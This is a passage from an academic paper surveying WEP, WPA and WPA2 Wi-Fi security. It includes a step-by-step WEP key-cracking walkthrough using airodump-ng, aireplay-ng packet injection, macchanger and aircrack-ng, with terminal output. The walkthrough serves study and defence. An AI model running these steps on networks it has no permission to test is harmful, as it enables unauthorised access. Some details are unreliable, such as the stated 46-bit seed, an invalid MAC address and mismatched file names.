



African Journal of Advanced Pure and Applied Sciences (AJAPAS)

Online ISSN: 2957-644X

Volume 2, Issue 4, October-December 2023, Page No: 385-402

Website: <https://aaasjournals.com/index.php/ajapas/index>

(1.55): 2023 معامل التأثير العربي

SJIFactor 2023: 5.689

ISI 2022-2023: 0.557

Comprehensive Study on Wi-Fi Security Protocols by Analyzing WEP, WPA, and WPA2

Khaled Ahmed Adbeib *

Department of Computer Science, Faculty of Education, Bani Waleed University, Libya

*Corresponding author: khaled.adbeib@gmail.com

Received: October 24, 2023

Accepted: December 19, 2023

Published: December 25, 2023

Abstract:

This project has undertaken a thorough investigation into Wi-Fi protocols, namely Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), and Wi-Fi Protected Access version 2 (WPA2). The analysis meticulously explored the encryption and decryption processes, strengths, weaknesses, and vulnerabilities inherent in each protocol. Additionally, a critical examination of common attacks associated with these protocols was conducted, elucidating the mechanisms through which these attacks can succeed. The research successfully achieved its key objectives, providing a detailed examination of WEP, WPA, and WPA2 and conducting a comprehensive evaluation of their inherent strengths and weaknesses. Furthermore, insights into the methodologies and techniques used by malicious actors to compromise network security were presented. The comparative analysis facilitated a nuanced understanding of the features and security attributes of WEP, WPA, and WPA2. Finally, the research proposed recommendations based on its findings, aiming to assist users in implementing robust security measures and mitigating potential vulnerabilities in Wi-Fi networks. This comprehensive study contributes to an enhanced understanding of Wi-Fi security protocols, empowering users to make informed decisions and advancing network security practices.

Keywords: Wi-Fi protocols, WPA, WPA2, WEP, Aircrack, WPS PIN, Reaver, Brute Force Attack, Encryption.

Cite this article as: K. A. Adbeib, "Comprehensive Study on Wi-Fi Security Protocols by Analyzing WEP, WPA, and WPA2," *African Journal of Advanced Pure and Applied Sciences (AJAPAS)*, vol. 2, no. 4, pp. 385–402, October-December 2023.

Publisher's Note: African Academy of Advanced Studies – AAAS stays neutral with regard to jurisdictional claims in published maps and institutional affiliations.



Copyright: © 2023 by the authors. Licensee African Journal of Advanced Pure and Applied Sciences (AJAPAS), Libya. This article is an open access article distributed under the terms and conditions of the Creative Commons Attribution (CC BY) license (<https://creativecommons.org/licenses/by/4.0/>).

دراسة شاملة حول بروتوكولات أمان شبكة الواي فاي من خلال تحليل بروتوكولات WAP2 و WEP, WAP

خالد احمد الدبيب *

قسم علوم الحاسوب، كلية التربية، جامعة بني وليد، ليبيا

الملخص

تم في هذا المقال إجراء تحقيقاً شاملاً في بروتوكولات Wi-Fi، وهي Wired Equivalent Privacy (WEP) و Wi-Fi Protected Access (WPA) و Wi-Fi Protected Access version 2 (WPA2). استكشف التحليل بدقة عمليات التشفير وفك التشفير ونقاط القوة والضعف ونقاط الضعف الكامنة في كل بروتوكول. بالإضافة إلى ذلك، تم إجراء فحص نقدي للهجمات الشائعة المرتبطة بهذه البروتوكولات، لتوضيح الآليات التي يمكن من خلالها أن تنجح هذه الهجمات. نجح البحث في تحقيق أهدافه الرئيسية، حيث قدم فحصاً تفصيلياً لـ WEP و WPA و WPA2 وإجراء تقييم شامل لنقاط القوة

والضعف الكامنة فيها. علاوة على ذلك، تم تقديم رؤى حول المنهجيات والتقنيات التي تستخدمها الجهات الخبيثة لتهديد أمن الشبكة. سهّل التحليل المقارن الفهم الدقيق للميزات وسمات الأمان لـ WEP و WPA و WPA2. أخيراً، اقترح البحث توصيات بناءً على النتائج التي توصل إليها، بهدف مساعدة المستخدمين في تنفيذ تدابير أمنية قوية وتخفيف نقاط الضعف المحتملة في شبكات Wi-Fi. تساهم هذه الدراسة الشاملة في تعزيز فهم بروتوكولات أمان شبكة Wi-Fi، وتمكين المستخدمين من اتخاذ قرارات مستنيرة وتعزيز ممارسات أمان الشبكة.

الكلمات المفتاحية: بروتوكولات الواي فاي، التشفير، WPA، WPA2، WEP، Aircrack، WPS PIN، Reaver، هجوم بروت فورس.

1. Introduction

Wireless Fidelity (Wi-Fi) has emerged as a predominant wireless technology in contemporary times, owing to its widespread adoption by internet users employing devices like laptops, smartphones, and handheld devices. This technology facilitates enhanced mobility and freedom for users [1]. However, the growing number of Wi-Fi users has also attracted the attention of potential hackers, emphasizing the critical need for robust network security to safeguard the sensitive information of both users and network administrators.

Within wireless networks, data signals are broadcast over the air, presenting a vulnerability that allows hackers within signal range to intercept data with relative ease. This underscores the importance of giving heightened attention to wireless network security, a concern acknowledged by experts in the field. Administrators and users alike share a common objective: to establish and maintain secure wireless networks, protecting information from unauthorized access [1].

Wi-Fi operates based on the Institute of Electrical and Electronics Engineers (IEEE) 802.11 standards, gaining significant popularity in recent years [2]. In response to security challenges, IEEE 802.11 has developed key protocols, including Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), and Wi-Fi Protected Access 2 (WPA2) [3]. Unfortunately, WEP has proven to be a weak protocol due to inherent issues, necessitating the adoption of stronger alternatives like WPA and WPA2. The specific problems associated with the WEP protocol will be examined in detail in the subsequent section of this project.

Wi-Fi Protected Access (WPA) serves as a solution to the vulnerabilities in WEP, offering enhanced security. WPA incorporates the Temporal Key Integrity Protocol (TKIP) for robust encryption, and network security can be further fortified through the implementation of the WPA2 protocol, which utilizes the Advanced Encryption Standard (AES) [7].

This project aims to elucidate the functional disparities among the WEP, WPA, and WPA2 protocols. Graphical representations will be employed to enhance clarity and understanding. Additionally, the project will delve into an analysis of the strengths and weaknesses of each protocol, facilitating a comparative examination. Furthermore, the project will simulate attacks on WEP, WPA, and WPA2 using various tools to demonstrate how potential attackers exploit vulnerabilities. Detailed explanations will accompany each step of the attacking process.

As previously mentioned, the project centers on the security measures employed to protect Wi-Fi networks. It is crucial to comprehend the challenges encountered in previous protocols. The subsequent sections will provide a comprehensive exploration of these protocols, emphasizing encryption and decryption processes, weaknesses, potential attacks, and a discussion of the best protocols for securing Wi-Fi networks.

2. Wired Equivalent Protocol (WEP)

WEP, or Wired Equivalent Privacy, stands as a widely adopted protocol for ensuring security in Wi-Fi wireless networks. Introduced by the IEEE 802.11 standard in 1999, its primary objectives were to provide confidentiality, data integrity, and access control, effectively safeguarding wireless networks from unauthorized access [8]. WEP relies on the RC4 encryption algorithm, utilizing either a 40-bit key or a more robust 104-bit key. The key, composed with a 24-bit Initialization Vector (IV), serves to randomize the encryption process. This results in two variations known as the 64-bit encryption key and the 128-bit encryption key. WEP employs encryption to transform the original message (plaintext) into an encoded message, rendering it indecipherable to unauthorized individuals.

However, WEP is not without its shortcomings. The vulnerabilities in WEP stem from its utilization of the RC4 algorithm and its design, which lacked the input of cryptography experts. This inherent weakness makes WEP susceptible to attacks, with skilled adversaries able to compromise its security in less than a minute [4]. The dated nature of WEP and its susceptibility to rapid attacks underline the imperative for more robust alternatives, prompting the development and adoption of subsequent protocols such as WPA and WPA2.

2.1 Encryption in WEP

As previously noted, the WEP protocol relies on the RC4 stream cipher, a choice that has been criticized for its perceived weaknesses. One notable vulnerability is that the first byte in RC4 leaks information about the individual

key bytes, and additionally, it sends the Initialization Vector (IV) in clear text within the ciphertext [10]. WEP employs both 40-bit and 104-bit encryption keys, originally designed to enhance security for Wi-Fi users. In the encryption process of WEP, a 40-bit key, comprising a 24-bit IV, serves as a secret key for both encryption and decryption. The IV is integral to WEP, aiming to prevent the encryption of two ciphertexts with the same key stream by generating a distinct RC4 key for each packet. This process results in the creation of a key known as the "seed," totaling 46 bits, serving as input for a Pseudo-Random Number Generator (PRNG). The PRNG generates a key sequence equivalent to the plaintext plus a 4-byte Integrity Check Value (ICV). The ICV, implemented as a CRC-32 checksum, serves to ensure the integrity of the plaintext during transitions. The PRNG sequence, also referred to as a key stream, undergoes XOR with the CRC and plaintext, producing the ciphertext intended for transmission between the wireless client and the wireless access point (AP) [5]. Figure 1 illustrates the intricate workings of WEP encryption.




Figure 1: WEP Encryption [10].

2.2 Decryption in WEP

This process takes place at the receiver side, where the encoded message (ciphertext) is received and undergoes transformation back into plaintext. Initially, the Initialization Vector (IV) is appended to the ciphertext, generating a key sequence necessary for decrypting the message. The receiver and sender already share a key, which, when combined with the IV, creates a "seed" key with a total size of 46 bits. This seed key becomes the input for a Pseudo-Random Number Generator (PRNG).

In the subsequent step, the key sequence is XORed with the ciphertext, resulting in the retrieval of the original plaintext along with the Integrity Check Value (ICV), implemented as a CRC-32 checksum. Furthermore, the plaintext and ICV undergo separation; the plaintext proceeds to the ICV algorithm, producing a new ICV. Finally, the newly generated ICV is compared with the original ICV transmitted alongside the ciphertext. If the new ICV differs from the original, it indicates that the ciphertext has been altered during the transition, prompting an error indication to be sent to the sender station. Conversely, if the two ICVs are equal, it signifies that no modifications occurred during the transition period. Figure 2 provides a visual representation of the WEP decryption operations [5].




Figure 2: WEP Decryption [10]

2.3 Weaknesses in WEP

The vulnerabilities in the WEP protocol contribute to its susceptibility to security breaches:

- **Small Key Size:** WEP employs a small key size, which stands out as a primary weakness. This characteristic renders WEP vulnerable to swift hacking, with tools like Aircrack capable of compromising its security within a short timeframe [9]. Despite its intended goal of providing confidentiality and integrity against unauthorized access or data modification, the small key size exposes WEP to exploitation within minutes [5].
- **Lack of Key Management:** WEP lacks key management, resulting in the shared key being used universally by all users in the network. This limitation undermines individualized security measures for users within the network.
- **Weak Keys in RC4 Algorithm:** WEP's dependence on the RC4 algorithm is another vulnerability, as the algorithm is considered to have weak keys, further compromising the overall security of the protocol.
- **Short and Reused Initialization Vectors (IVs):** The IV in WEP is both short and reused, leading to the reuse of key streams. This vulnerability allows attackers to decrypt previous ciphertexts encrypted with the same IV, exposing the protocol to replay attacks.
- **Weaknesses in ICV Algorithm:** WEP employs the CRC-32 algorithm for the Integrity Check Value (ICV), a choice criticized for its inadequacy in providing robust integrity and error detection. Attackers can exploit this weakness to alter packets and modify the ICV, potentially evading detection [5].
- **Lack of Resistance to Replay Attacks:** WEP is not resistant to replay attacks, allowing attackers to resend captured packets to the Access Point (AP), which are then accepted as valid packets [13].
- **Packet Modification without Encryption Key:** WEP permits attackers to modify packets even without knowledge of the encryption key, presenting a significant vulnerability to unauthorized modifications [13].

These vulnerabilities collectively underscore the inherent weaknesses of the WEP protocol, emphasizing the necessity for more secure alternatives such as WPA and WPA2 in contemporary wireless network environments.

2.4 WEP Attacks

WEP (Wired Equivalent Privacy) is susceptible to various vulnerabilities, leading to potential security breaches. Several attacks have been identified as commonly exploited weaknesses within the WEP protocol. The following are among the most prevalent attacks on WEP:

2.4.1 Brute Force Attack

The discovery of a WEP key through exhaustive trial and error, commonly known as a brute force attack, is a time-consuming process. The duration of such attacks is directly influenced by the key size, as longer keys increase the number of possible combinations that need to be tested before finding the correct key. In the case of WEP, the utilization of a 104-bit key size along with a 24-bit Initialization Vector (IV) results in a 128-bit key, which is considered more resilient against brute force attacks [13].

However, the security of an encryption algorithm is fundamentally determined by the key size, and a key length of 80 bits or more is generally considered sufficient to render brute-force attacks infeasible for potential attackers. To illustrate, consider the encryption key of AES-256 bits. The vast number of possible combinations makes it exceedingly challenging for an attacker to successfully employ a brute force approach. The estimated time required to brute force a 256-bit key is on the order of 509 trillion years, highlighting the robustness of such encryption against exhaustive key search methods.

2.4.2 KSA Attack

This attack exploits the vulnerability arising from weak and repetitive Initialization Vectors (IVs), necessitating the acquisition of approximately 300,000 to 3,000,000 unique IVs. Typically, networks don't generate packets organically, prompting the use of a technique known as reinjection to generate numerous IVs. Aireplay-ng, a replay tool, is commonly employed for this purpose. Notably, tools like Aircrack, leveraging Key Scheduling Algorithm (KSA) attacks, are considered effective implementations for WEP cracking [12].

The primary objective of this attack is to amass a substantial number of IVs by monitoring network traffic and saving them in a dedicated file. Developed by Christophe Devine, Aircrack comprises three essential utilities employed in the key recovery process for WEP [6]:

- **Airodump:** A wireless tool utilized to detect available networks within the range of the Access Point (AP).
- **Aireplay:** A reinjection tool that increases packet flow, aiding the attacker in capturing many IVs within a short timeframe.

- Aircrack: Used for recovering the WEP key by analyzing the captured IVs.

Once the unique IVs, exchanged between clients and the Access Point (AP), are captured, the key recovery process takes only a few seconds. Figure (3) illustrates the results obtained by Aircrack after a few minutes of being set up [6].

```

abduallahalbarakati@ubuntu: ~
Aircrack-ng 1.1

[00:00:03] Tested 123186 keys (got 18442 IVs)

KB  depth  byte(vote)
0   17/ 19  ED(21504) 12(21248) 5F(21248) 8F(21248) 9F(21248) F8(21248) 45(20992)
1   9/ 33   34(22272) 6E(22272) 60(22016) 7E(22016) 8E(22016) A4(22016) D7(22016)
2   3/ 4    56(23552) D7(22784) FD(22784) 47(22528) 9D(22528) 41(22272) 4F(22272)
3  19/ 51  78(21248) CD(21248) D6(21248) D8(21248) DA(21248) DC(21248) FF(21248)
4   0/ 1   90(29184) 5D(23808) 4A(23552) 1C(23296) 45(23296) B0(23296) 33(22784)

KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%

abduallahalbarakati@ubuntu:~$

```

Figure 3: Aircrack results after a few minutes.

2.4.3 PRGA (Pseudo-Random Generation) Attack

This attack exploits vulnerabilities inherent in the Pseudo-Random Generation Algorithm (PRGA) [12]. To execute this attack, the assailant must accumulate approximately 1500 bytes of the PRNG algorithm. The strategy involves collecting packets generated by the PRNG algorithm to subsequently leverage them in packet generation using tools like Packetforge-ng. These packets are injected into the communication flow between clients and the Access Point (AP), with the attacker initiating the attack with the reception of at least one packet [16].

It is crucial to emphasize that the attacker's focus is not on directly compromising the WEP key but rather on exploiting weaknesses in the PRNG algorithm. The attack initiates by sending packets to the AP, and if the Access Point responds to these packets, the attacker can gather substantial information from the returned packet. This iterative process is repeated until the attacker successfully accumulates 1500 bytes of the PRNG algorithm [16]. Additionally, the success of this attack relies on the following principles:

2.4.3.1 "WEP-wedgie attack"

WEP-Wedgie is a tool employed for breaking WEP keys. In this attack, the assailant can send packets without prior knowledge of the key; however, it is important to note that this method applies only to networks utilizing shared key authentication [15]. It's worth mentioning that shared key authentication is not commonly employed in contemporary network configurations, making this specific attack less relevant in current network security landscapes.

2.4.3.2 Fragmentation

802.11 defines fragmentation at the MAC layer, where each fragment undergoes independent encryption, and every fragment shares the same Initialization Vector (IV) [16].

2.5 Test of attack on WEP protocol

In this section, we will demonstrate how an attacker can recover the WEP key using specialized tools such as Aircrack. Exploiting the inherent weaknesses in the WEP protocol is crucial for the success of this attack. In our project, we utilized Aircrack to target the WEP key through a KSA attack.

This form of attack requires the accumulation of numerous unique Initialization Vectors (IVs) using specific techniques. The attacker then saves these IVs in a file for subsequent use. Successful execution of a WEP attack necessitates both software and hardware components. For our project, the attack was conducted on a virtual machine running the Ubuntu operating system.

It is imperative to note that at least one active client must be present on the targeted network for the attack to be effective. This is because, during the client's connection to the Access Point (AP), the attacker captures packets directly using specialized tools. Without an active client connection, the attack would not yield successful results. To initiate the attack, Airodump is employed to identify available networks, with the targeted network employing WEP encryption (our own network). Figure 4 illustrates the available networks after executing this code: [\$airodump-ng mono0]

```

abduallahbarakati@ubuntu: ~
CH 6 ][ Elapsed: 20 s ][ 2012-03-28 19:34
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
3C:EA:4F:47:AB:19 -45      27         3  0  11  54  .  WEP  WEP      nurLn
09:22:B0:B8:FF:E1 -50      39         2  0  6   54e. WPA2  CCMP  PSK  eyao
34:EF:44:20:6E:71 -48      31         1  0  11  54  .  WPA2  CCMP  PSK  BELL7
00:21:29:CF:D9:25 -49      44         4  0  0   54  .  WPA2  CCMP  PSK  cyxoL
04:0F:28:64:02:61 -55      30         0  0  6   54  .  WEP  WEP      BELL8
00:26:5A:CA:E8:D3 -63      23         2  0  11  54e. WPA2  CCMP  PSK  USER-
00:21:29:B8:80:F3 -65      16         0  0  6   54  .  WPA2  CCMP  PSK  nlke
DB:5D:4C:F9:D2:71 -62      28         0  0  4   54e. WPA2  CCMP  PSK  TP-LI
00:25:3C:21:F6:61 -63      18         0  0  1   54  .  WPA2  CCMP  PSK  wenbo
AC:81:12:E8:EB:0C -66      22         3  0  11  54e. WPA2  CCMP  PSK  BELL7
AC:81:12:EC:08:AC -70      12         13  0  11  54e. WPA2  CCMP  PSK  Hany
04:0F:28:6C:A3:59 -72         3         0  0  8   54  .  WEP  WEP      BELL1
34:08:04:0E:08:48 -75      11         0  0  11  54e. WPA2  CCMP  PSK  Balku
28:16:2E:40:E3:81 -76         3         0  0  6   54  .  WEP  WEP      BELL3
3C:EA:4F:C0:9C:D1 -75         4         0  0  1   54  .  WEP  WEP      BELL0
84:C9:B2:51:CD:08 -75         3         0  0  1  54e. WPA2  CCMP  PSK  trave
00:1E:5B:3D:A1:85 -77         2         0  0  11  54  .  WPA  TKIP  PSK  Julie
abduallahbarakati@ubuntu:~$

```

Figure 4: Available networks.

From Figure 4, it is evident that the Access Point (AP) operates on channel 11, and its MAC address is 3C:EA:4F:47:AB:19. Additionally, we can deduce the encryption protocol employed by this network. Subsequently, the wireless interface will be transitioned to monitor mode using 'airmon-ng' to create a pseudo-monitored device under the Wlan. This step is essential for passive monitoring of network activity. To enhance the anonymity of the attacker, the MAC address of the access point will be changed to a fictitious one utilizing 'Macchanger,' as illustrated in Figure 5.

```

abduallahbarakati@ubuntu: ~
abduallahbarakati@ubuntu:~$ iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0      IEEE 802.11bg  ESSID:off/any
Mode:Managed Access Point: Not-Associated  Tx-Power=20 dBm
Retry long limit:7  RTS thr:off  Fragment thr:off
Power Management:off

mon0      IEEE 802.11bg  Mode:Monitor Tx-Power=20 dBm
Retry long limit:7  RTS thr:off  Fragment thr:off
Power Management:on

abduallahbarakati@ubuntu:~$ sudo macchanger --mac HE:11:44:33:MN:66 mon0
Permanent MAC: 00:1a:ef:1e:b8:09 (Loopcomm Technology, Inc.)
Current MAC: 00:1a:ef:1e:b8:09 (Loopcomm Technology, Inc.)
ERROR: Can't change MAC: interface up or not permission: Device or resource busy
abduallahbarakati@ubuntu:~$ sudo ifconfig mon0 down
abduallahbarakati@ubuntu:~$ sudo macchanger --mac HE:11:44:33:MN:66 mon0
Permanent MAC: 00:1a:ef:1e:b8:09 (Loopcomm Technology, Inc.)
Current MAC: 00:1a:ef:1e:b8:09 (Loopcomm Technology, Inc.)
New MAC: 00:11:44:33:00:66 (Assurance Technology Corp)
abduallahbarakati@ubuntu:~$ iwconfig

```

Figure 5: Macchanger tool.

Furthermore, Airodump is employed to capture packets, and the following command is executed to run Airodump, as depicted in Figure 6:

\$ airodump-ng -c 11 -w ENCS61103 --bssid 3C:EA:4F:47:AB:19 mon0
 ENCS6110 is the name of the file that the captured IVs will be saved in it. 3C:EA:4F:47:AB:19 is the BSSID of the AP.

```

abduallahbarakati@ubuntu: ~
CH 6 ][ Elapsed: 32 s ][ 2012-03-28 19:35 ][ Fixed channel mode: -1
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
3C:EA:4F:47:AB:19 -40  0  2         0  0  11  54  .  WEP  WEP      nurLn
BSSID          STATION          PWR  Rate  Lost  Packets  Probes

```

Figure 6: capturing packets.

Subsequently, Aireplay is utilized to re-inject packets. The objective of this step is to generate a substantial number of Initialization Vectors (IVs), which will speed up the key recovery for Aircrack. This is achieved by executing the following command, as illustrated in Figure 7 [\$ aireplay-ng -3 -b 3C:EA:4F:47:AB:19 mon0]

```

abdullahalbarakati@ubuntu: ~
Read 23569 packets (got 2648 ARP requests and 842 ACKs), sent 19338 packets...
Read 23577 packets (got 2652 ARP requests and 842 ACKs), sent 19344 packets...
Read 23588 packets (got 2656 ARP requests and 842 ACKs), sent 19352 packets...
^Cabdullahalbarakati@ubuntu:~$ sudo aireplay-ng -3 -b 3C:EA:4F:47:AB:19 -h 68:AB:60:25:03:48 wlan0
loctl(RTC_IRQP_SET) failed: Invalid argument
Make sure enhanced rtc device support is enabled in the kernel (module rtc, not genrtc) - also try 'echo 1024 >/proc/sys/dev/rtc/max-user-freq'.
The interface MAC (00:1A:EF:1E:B8:09) doesn't match the specified MAC (-h).
ifconfig wlan0 hw ether 68:AB:60:25:03:48
20:45:59 Waiting for beacon frame (BSSID: 3C:EA:4F:47:AB:19) on channel 11
Saving ARP requests in replay_arp-0328-204559.cap
You should also start alrodump-ng to capture replies.
Read 108 packets (got 21 ARP requests and 55 ACKs), sent 101 packets...(106 pps)
Read 118 packets (got 27 ARP requests and 58 ACKs), sent 111 packets...(105 pps)
Read 134 packets (got 31 ARP requests and 63 ACKs), sent 127 packets...(109 pps)
Read 154 packets (got 40 ARP requests and 66 ACKs), sent 147 packets...(115 pps)
Read 168 packets (got 44 ARP requests and 68 ACKs), sent 157 packets...(114 pps)
Read 181 packets (got 52 ARP requests and 69 ACKs), sent 167 packets...(113 pps)
Read 185 packets (got 53 ARP requests and 70 ACKs), sent 173 packets...(107 pps)
Read 194 packets (got 59 ARP requests and 72 ACKs), sent 181 packets...(104 pps)
Read 200 packets (got 63 ARP requests and 73 ACKs), sent 187 packets...(101 pps)
Read 245 packets (got 85 ARP requests and 85 ACKs), sent 239 packets...(86 pps)

```

Figure 7: Reinjecting the packets.

Upon accumulating enough IVs, the final step involves running Aircrack using the following command:
 \$ aircrack-ng -b 3C:EA:4F:47:AB:19 ENC61103*.cap

This tool is employed to analyze the captured IVs and recover the key. The results of the attack test reveal that the key is successfully recovered in just 3 seconds, as indicated in Figure 8.

```

abdullahalbarakati@ubuntu: ~
Aircrack-ng 1.1
[00:00:03] Tested 123186 keys (got 18442 IVs)
KB depth byte(vote)
0 17/ 19 ED(21504) 12(21248) 5F(21248) 8F(21248) 9F(21248) F8(21248) 45(20992)
1 9/ 33 34(22272) 6E(22272) 60(22016) 7E(22016) 8E(22016) A4(22016) D7(22016)
2 3/ 4 56(23552) D7(22784) FD(22784) 47(22528) 9D(22528) 41(22272) 4F(22272)
3 19/ 51 78(21248) CD(21248) D6(21248) D8(21248) DA(21248) DC(21248) FF(21248)
4 0/ 1 90(29184) 5D(23808) 4A(23552) 1C(23296) 45(23296) B0(23296) 33(22784)
KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%
abdullahalbarakati@ubuntu:~$

```

Figure 8: the successful recovery of the WEP key using Aircrack.

3. Wi-Fi Protected Access (WPA)

As previously discussed, WEP is no longer considered secure, as it can be easily brute-forced within minutes. Consequently, WPA has emerged as the successor to WEP, designed to address and overcome the vulnerabilities inherent in WEP, providing enhanced protection for Wi-Fi networks.

According to [4], WPA introduces three key improvements over WEP:

- Temporal Key Integrity Protocol (TKIP): WPA utilizes TKIP to hash the Master key, generating a unique key for each packet. This key incorporates the Initialization Vector (IV) in the hash function as a counter, enhancing the security of the encryption process.
- Extensible Authentication Protocol (EAP): Unlike WEP, WPA incorporates EAP for user authentication. This is a significant enhancement as access authentication in WEP relies on the key and physical address, such as the Media Access Control (MAC) address, which is susceptible to theft. EAP provides a more robust and secure authentication mechanism.
- "Michael" Algorithm: WPA introduces the "Michael" algorithm, which computes a Message Integrity Code (MIC) for TKIP. This MIC is then added to the data, contributing to the overall integrity and security of the transmitted information.

3.1 Comparison between WEP and WPA

Table 1 illustrates the advancements made by WPA over WEP in several security features, as detailed in [4]:

- Encryption Cipher Mechanism: WPA employs the RC4 and Temporal Key Integrity Protocol (TKIP) encryption cipher mechanisms, representing a substantial improvement over WEP.

- Encryption Key Size: WPA enhances security by increasing the encryption key size to 128 bits, providing a more robust cryptographic foundation.
- Encryption Key per Packet: WPA introduces a more secure approach by mixing the key per packet, contrasting with WEP, where it is simply concatenated.
- IV Size: The Initialization Vector (IV) size is increased to 48 bits in WPA, contributing to strengthened security measures.
- Authentication: WPA utilizes the 802.1x-EAP framework for authentication, offering a more sophisticated and secure authentication process compared to WEP.
- Data Integrity: WPA employs the Message Integrity Code (MIC), known as "Michael," to check data integrity, ensuring the trustworthiness of transmitted information.
- Replay Attack Prevention: WPA addresses the vulnerability of replay attacks by introducing IV Sequence generation, enhancing the network's resilience against such security threats.

Table 1. Comparison of WEP Mechanism and WPA Security Protocols [4].

Features of Mechanism	WEP	WPA
Encryption Cipher Mechanism	RC4 (Vulnerable – IV Usage)	RC4 / TKIP
Encryption Key Size	40 bits*	128 bits
Encryption Key Per Packet	Concatenated	Mixed
Encryption Key Management	None	802.1x
Encryption Key Change	None	For Each Packet
IV Size	24 bits	48 bits
Authentication	Weak	802.1x-EAP
Data Integrity	CRC 32 - ICV	MIC (Michael)
Header Integrity	None	MIC (Michael)
Replay Attack Prevention	None	IV Sequence
(*) Some vendors apply 104 and 232-bits key, where the 802.11 requires a 40 bits of encryption key.		

3.2 WPA Modes:

There are two modes for WPA, as outlined in [2, 17, 10]:

- WPA Personal (WPA-PSK): This mode, also known as WPA-PSK (Pre-Shared Key), is designed for home networks or small office networks. It operates without the need for an authentication server. WPA Personal utilizes a pre-shared key for authentication, with the key never transmitted over the air. Both the Access Point (AP) and the client share this key, ensuring mutual authentication.
- WPA Enterprise: This mode is tailored for business networks and involves the use of an authentication server, typically RADIUS (Remote Authentication Dial-In User Service). In WPA Enterprise, there is no pre-shared key; instead, the protocol utilizes the Extensible Authentication Protocol (EAP) for authentication, providing a more secure and scalable solution for larger, enterprise-level networks.

3.3 Encryption.

Encryption is a process of converting information (plaintext) into a secure and unreadable form (ciphertext) to protect it from unauthorized access or interception. The encryption process typically involves the use of algorithms and cryptographic keys. Here is a general overview of the encryption process.




Figure 9: WPA Encryption Algorithm (TKIP) [5]

Figure 9 depicts that TKIP utilizes RC4, akin to WEP. However, it introduces a distinctive process by hashing (mixing) the base key and the Initialization Vector (IV) before applying the RC4 algorithm. Subsequently, another copy of the IV and the result of the hash function are sent to the RC4 algorithm. The output of the RC4 algorithm, a sequential key, is then XORed with the message in the final step to encrypt it. Following this process, the message is prepared for transmission, and the recipient must undergo an inverted encryption process to decrypt the received message [5].

Additionally, TKIP incorporates four enhancements over the WEP encryption algorithm [5]:

- Encryption Message Integrity Code (MIC), also known as Michael: This feature is implemented to thwart forgeries and ensure the integrity of the encrypted message.
- IV Sequencing: TKIP employs IV sequencing to counteract replay attacks, bolstering the security of the encryption process.
- Per-Packet Key Mixing Function: To mitigate vulnerabilities associated with weak keys, TKIP introduces a mixing function for per-packet keys.
- Rekeying Mechanism: TKIP addresses potential security threats arising from key reuse by implementing a rekeying mechanism. This ensures the provision of new encryption and integrity keys, offering a solution against attackers attempting to exploit key reuse vulnerabilities.

3.4 Attacking WPA

While WPA is generally considered secure, vulnerabilities may still exist depending on usage and the quality of implementations.

3.4.1 Weaknesses

3.4.1.1 Weak password (Shared-Key)

WPA, specifically in the absence of RADIUS usage, exposes itself to potential dictionary attacks on WPA-PSK, the first mode of WPA. Users who opt for weak passwords significantly increase the vulnerability of WPA-PSK to such attacks [5, 2].

3.4.1.2 Wi-Fi Protected Setup (WPS)

